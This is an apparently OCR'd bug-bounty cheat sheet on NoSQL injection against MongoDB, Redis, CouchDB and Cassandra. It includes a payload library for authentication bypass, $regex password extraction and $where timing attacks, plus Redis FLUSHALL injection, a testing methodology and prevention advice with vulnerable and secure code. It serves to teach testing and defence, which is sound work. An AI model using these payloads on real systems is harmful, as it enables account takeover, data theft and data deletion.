
NOSQL INJECTION

MongoDB, Redis, Cassandra & More

What is NoSQL Injection?
NoSQL databases (MongoDB, Redis, Cassandra, CouchDB, etc.) don't use SQL but are still vulnerable to injection. Attackers manipulate queries through operators, JavaScript execution, JSON injection, and special characters. NoSQL injection can bypass authentication, extract data, modify records, and achieve RCE in some cases.

1. MongoDB Operator Injection

Description: MongoDB query operators ($ne, $gt, $regex, etc.) injected into queries. Most common NoSQL injection. Bypass authentication with {"$ne": null}. Extract data with $regex. Blind injection with timing operators. Works in JSON and URL parameters.



Example Attack:

```
{"username": "admin", "password": {"$ne": null}} bypasses authentication
```


Attack Techniques:

```
$ne, $gt, $lt, $gte, $lte, $regex, $where, $nin, $in, $exists
```

Impact: Authentication bypass, data extraction, unauthorized access

2. MongoDB JavaScript Injection ($where)

Description: $where operator executes JavaScript. Inject arbitrary JS code into queries. Sleep() for blind injection. this.username for field access. Can read any database field. Deprecated but still found in legacy code.



Example Attack:

```
{"$where": "this.username == 'admin' && this.password.match(/^a/)"}
```


Attack Techniques:

```
JavaScript code execution | Regex-based extraction | sleep() for timing
```

> **Impact:** Data extraction, blind injection, potential RCE

3. Authentication Bypass (Always True)

Description: Login forms vulnerable to operator injection. username[$ne]=x&password;[$ne]=x returns true for any user. {"$gt": ""} matches all documents. {"$regex": ".*"} matches everything. Instant authentication bypass.



Example Attack:

```
username[$ne]=doesntexist&password;[$ne]=doesntexist logs in as first user
```


Attack Techniques:

```
{"$ne": null} | {"$gt": ""} | {"$regex": ".*"} | {"$ne": "fake"}
```

> **Impact:** Complete authentication bypass, account takeover

4. Data Extraction via Regex

Description: Use $regex to extract data character by character. Blind NoSQL injection technique. Test password: {"$regex": "^a"} then {"$regex": "^ab"} etc. Boolean-based extraction. Automated with scripts.



Example Attack:

```
{"password": {"$regex": "^admin"}} - test if password starts with 'admin'
```


Attack Techniques:

```
Character-by-character extraction | Regex pattern matching | Automated scripts
```

> **Impact:** Full data extraction, password recovery, sensitive data theft

5. Array Injection

Description: Parameters expected as strings but arrays accepted. username[]=$ne&username;[]=1 becomes {username: {$ne: 1}}. Bypass type checking. Works in PHP, Node.js when parsing query params. Convert string to operator object.



Example Attack:

```
username[$ne]=admin&password;[$ne]=wrong (array notation in URL)
```


Attack Techniques:

```
Array notation in parameters | Type confusion | Query structure manipulation
```

Impact: Authentication bypass, query manipulation, data access

6. Blind NoSQL Injection (Boolean-Based)

Description: No direct output but can infer data from boolean responses. Test each character: if true, character correct. Extract entire database character by character. Time-consuming but effective. Automate with Burp Intruder or custom scripts.



Example Attack:

```
{"password": {"$regex": "^a"}} returns user if password starts with 'a'
```


Attack Techniques:

```
Boolean response analysis | Character enumeration | Response time differences
```

Impact: Complete data extraction without direct output

7. Time-Based Blind Injection

Description: Use operations that cause delays. $where with sleep() in JavaScript. Complex regex patterns cause processing delay. Measure response time to infer true/false. Works when no boolean difference in responses.



Example Attack:

```
{"$where": "sleep(5000) || true"} causes 5 second delay if query executes
```


Attack Techniques:

```
sleep() in $where | Complex regex | Heavy computation | Timing analysis
```

Impact: Blind data extraction, query verification, information disclosure

8. NoSQL Injection via JSON

Description: APIs accept JSON body. Inject operators in JSON structure. Content-Type: application/json with malicious payload. Server deserializes JSON into query. Harder to detect than URL parameters.



Example Attack:

```
POST {"username": "admin", "password": {"$ne": ""}} in JSON body
```


Attack Techniques:

```
JSON body injection | Nested operators | Object manipulation
```

Impact: API authentication bypass, data manipulation, query injection

9. Redis Command Injection

Description: Redis uses text-based protocol. Inject Redis commands if input not sanitized. FLUSHALL deletes all data. CONFIG SET overwrites config. Commands separated by newlines or ; . Can achieve RCE via config manipulation.



Example Attack:

```
key\n\rFLUSHALL\n\rSET key value injects commands into Redis protocol
```


Attack Techniques:

```
FLUSHALL | CONFIG SET | EVAL (Lua) | GET/SET manipulation | Protocol injection
```

Impact: Data deletion, configuration override, RCE in some configs

10. CouchDB View Injection

Description: CouchDB uses JavaScript for map/reduce views. Inject code into view functions. Temporary views accept arbitrary JavaScript. emit() function manipulation. Access to entire database via views.



Example Attack:

```
Inject into _temp_view with malicious map function containing JS code
```

Attack Techniques:

```
JavaScript in map/reduce | emit() manipulation | View function injection
```

Impact: Data access, JavaScript execution, information disclosure

11. Cassandra CQL Injection

Description: Cassandra uses CQL (Cassandra Query Language). Similar to SQL but different syntax. String concatenation vulnerable. ALLOW FILTERING bypass. Batch statement injection. Token-based authentication bypass.

Example Attack:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' (SQL-like)
```


Attack Techniques:

```
OR conditions | String concatenation | ALLOW FILTERING | Batch statements
```

> **Impact:** Authentication bypass, data extraction, query manipulation

12. Server-Side JavaScript Injection

Description: Some NoSQL DBs execute server-side JavaScript (MongoDB $where, CouchDB views). Inject malicious JS into queries. Access to database internals. Potential for RCE if permissions misconfigured. Read process environment, file system access possible.



Example Attack:

```
{"$where": "return (function(){var x=new Date(); do{var y=new Date();}while(y-x<5000); return true;})()"}
(5s delay)
```

Attack Techniques:

```
Arbitrary JavaScript | Process access | File operations | Environment variables
```

> **Impact:** RCE, information disclosure, server compromise

MONGODB PAYLOAD LIBRARY

Authentication Bypass (URL Parameters)

- `username[$ne]=doesntexist&password;[$ne]=doesntexist`
- `username[$gt]=&password;[$gt]=`
- `username[$regex]=.*&password;[$regex]=.*`
- `username=admin&password;[$ne]=wrong`
- `username[$ne]=notadmin&password;[$ne]=notpassword`

Authentication Bypass (JSON)

- `{"username": "admin", "password": {"$ne": null}}`
- `{"username": {"$gt": ""}, "password": {"$gt": ""}}`
- `{"username": {"$regex": ".*"}, "password": {"$regex": ".*"}}`
- `{"username": "admin", "password": {"$ne": "wrongpass"}}`

Data Extraction with $regex

- `{"password": {"$regex": "^a"}}` - test if starts with 'a'
- `{"password": {"$regex": "^admin"}}` - test if starts with 'admin'
- `{"password": {"$regex": "^[a-z]"}}` - test character range
- `{"password": {"$regex": "^.{8}"}}` - test if 8+ characters

JavaScript Injection ($where)

- `{"$where": "return true"}` - always true
- `{"$where": "this.username == 'admin'"}` - field access
- `{"$where": "this.password.match(/^a/)"}` - regex in JS
- `{"$where": "sleep(5000) || true"}` - timing attack

Query Operators

- `{"age": {"$gt": 18}}` - greater than
- `{"status": {"$ne": "disabled"}}` - not equal
- `{"role": {"$in": ["admin", "moderator"]}}` - in array
- `{"role": {"$nin": ["user"]}}` - not in array
- `{"email": {"$exists": true}}` - field exists

Advanced Operators

- {"$or": [{"username": "admin"}, {"role": "admin"}]}
- {"$and": [{"username": {"$ne": null}}, {"password": {"$ne": null}}]}
- {"$nor": [{"role": "user"}]} - neither condition
- {"comments": {"$size": 0}} - array size

DATABASE-SPECIFIC ATTACKS

Database	Attack Vector	Payload Example
MongoDB	$where JavaScript	{"$where": "return true"}
MongoDB	Operator injection	{"$ne": null}
Redis	Command injection	key\n\rFLUSHALL\n\r
Redis	Lua script injection	EVAL "return 'ok'" 0
CouchDB	View JavaScript	Malicious map function
Cassandra	CQL injection	username='a' OR '1'='1'
Elasticsearch	Query DSL	{"query":{"match_all":{}}}
Neo4j	Cypher injection	MATCH (n) RETURN n

TESTING METHODOLOGY

1. Identify NoSQL Database: Determine which NoSQL database is in use. Check error messages, HTTP headers, documentation. MongoDB most common. Look for JSON-based APIs (often NoSQL backend).

2. Test for Operator Injection: Try MongoDB operators in parameters: username[$ne]=x. Test in URL params, JSON body, cookies. Look for authentication bypass. Most effective first test.

3. Test Authentication Bypass: Primary target: login forms. Try all bypass payloads: {"$ne": null}, {"$gt": ""}, {"$regex": ".*"}. Test both URL and JSON formats. Verify successful login.

4. Test Array Injection: PHP/Node.js parse arrays from query strings. username[]=$ne&username;[]=1. Server converts to object with operators. Test on all input fields.

5. Test JavaScript Injection: If MongoDB, test $where operator. Inject JS code into queries. Test for sleep() timing attacks. Try reading database fields via this.fieldname.

6. Blind Injection Testing: Use $regex for boolean-based extraction. Test character by character: ^a, ^b, ^c. Automate with Burp Intruder. Extract passwords, tokens, sensitive data.

7. Time-Based Blind Testing: Use sleep() in $where for timing. Complex regex patterns cause delays. Measure response time differences. Confirms injection when no boolean feedback.

8. Test Different Input Locations: Test in: URL parameters, JSON body, headers, cookies, POST form data. Each location may parse differently. Comprehensive coverage essential.

9. Extract Data via Regex: Once injection confirmed, extract data. Use regex patterns to test each character. Automate extraction scripts. Python + requests for automation.

10. Test for RCE: Redis: test command injection. MongoDB: test file operations in $where. CouchDB: test JavaScript in views. Escalate to RCE when possible.

DETECTION CHECKLIST

✓ Identify NoSQL database type (MongoDB, Redis, Cassandra, etc.)

✓ Test authentication with username[$ne]=x&password;[$ne]=x

✓ Try {"$ne": null} in JSON body

✓ Test {"$gt": ""} operator

✓ Test {"$regex": ".*"} for always-true conditions

✓ Inject $where with JavaScript code

✓ Test sleep() for time-based blind injection

✓ Try array notation: username[]=$ne

✓ Test operators in URL params vs JSON body

✓ Use $regex for character-by-character extraction

✓ Test all MongoDB operators: $ne, $gt, $lt, $in, $nin, $exists

✓ Check for JavaScript execution in queries

✓ Test Redis command injection (if Redis used)

✓ Try CQL injection if Cassandra detected

✓ Test in all input fields (not just authentication)

✓ Automate blind extraction with Burp Intruder

✓ Check error messages for database info disclosure

✓ Test operator injection in search functionality

✓ Try bypassing filters with encoded payloads

✓ Test batch operations if available

NOSQL INJECTION PREVENTION

• **Input Validation & Sanitization:** Validate all input strictly. Reject objects/arrays when expecting strings. Type checking crucial. Whitelist allowed characters. Never trust user input directly in queries.

• **Avoid Dangerous Operators:** Disable $where operator if not needed (MongoDB). Avoid JavaScript execution in queries. Use safe operators only. Minimize use of $regex with user input.

• **Use Parameterized Queries:** Use ORM/ODM libraries properly (Mongoose, etc). Parameterized queries prevent injection. Never concatenate user input into queries. Use prepared statements equivalent.

• **Principle of Least Privilege:** Database user should have minimal permissions. No admin rights for application user. Read-only where possible. Separate users for different operations.

• **Type Validation:** Enforce strict types in code. Expect string, reject object/array. Use schema validation. MongoDB schema validation enforces types. Reject unexpected data structures.

• **Disable JavaScript Execution:** Disable server-side JavaScript if not needed. MongoDB --noscripting option. Remove $where operator support. Reduces attack surface significantly.

• **Content-Type Validation:** Validate Content-Type header. Reject unexpected formats. Be cautious with JSON input. Parse JSON safely with type checking.

• **Rate Limiting:** Limit query attempts per user/IP. Prevents brute force extraction. Slow down automated blind injection. Monitor for excessive queries.

• **Logging and Monitoring:** Log all database queries with user context. Alert on suspicious operators ($ne, $where, $regex). Monitor for blind injection patterns. SIEM integration.

• **Security Headers:** Use appropriate security headers. Don't expose database info in errors. Generic error messages only. No stack traces in production.

SECURE CODE EXAMPLES

Node.js (MongoDB) - VULNERABLE

```
db.collection.find({username: req.body.username, password: req.body.password})
```

Node.js (MongoDB) - SECURE

```
// Validate types first if (typeof username !== 'string' || typeof password !== 'string') return error;
db.collection.find({username: username, password: hash(password)})
```

Python (MongoDB) - VULNERABLE

```
db.users.find({'username': request.json['username'], 'password': request.json['password']})
```

Python (MongoDB) - SECURE

```
# Type check and sanitize if not isinstance(username, str) or not isinstance(password, str): return error
db.users.find({'username': username, 'password': hash(password)})
```

PHP (MongoDB) - VULNERABLE

```
$collection->find(['username' => $_POST['username'], 'password' => $_POST['password']])
```

PHP (MongoDB) - SECURE

```
// Validate types if (!is_string($username) || !is_string($password)) throw new Exception();
$collection->find(['username' => $username, 'password' => hash($password)])
```

TESTING TOOLS

Tool	Purpose	Best For
NoSQLMap	Automated NoSQL injection	MongoDB, CouchDB testing
Burp Suite	Manual testing, Intruder	Blind extraction, fuzzing
Postman	API testing	JSON-based injection
nosqli	Python tool	Automated blind extraction
MongoDB Compass	Database GUI	Verify injection results
Custom Python Scripts	Automation	Regex-based extraction

CONGRATULATIONS!

You've completed the ULTIMATE Security Cheat Sheet Collection!

Your Complete 14-Cheat Sheet Arsenal:

1. SQL Injection
2. XSS (Cross-Site Scripting)
3. CSRF
4. Command Injection
5. Path Traversal
6. SSRF
7. Authentication & Session Management
8. XXE (XML External Entity)
9. IDOR (Insecure Direct Object Reference)
10. Insecure Deserialization
11. File Upload Vulnerabilities
12. Business Logic Vulnerabilities
13. API Security (REST & GraphQL)
14. NoSQL Injection

You now have a comprehensive security library covering every major vulnerability class! Print them, study them, and dominate bug bounties!

Happy Hunting! May your bug bounties be plentiful!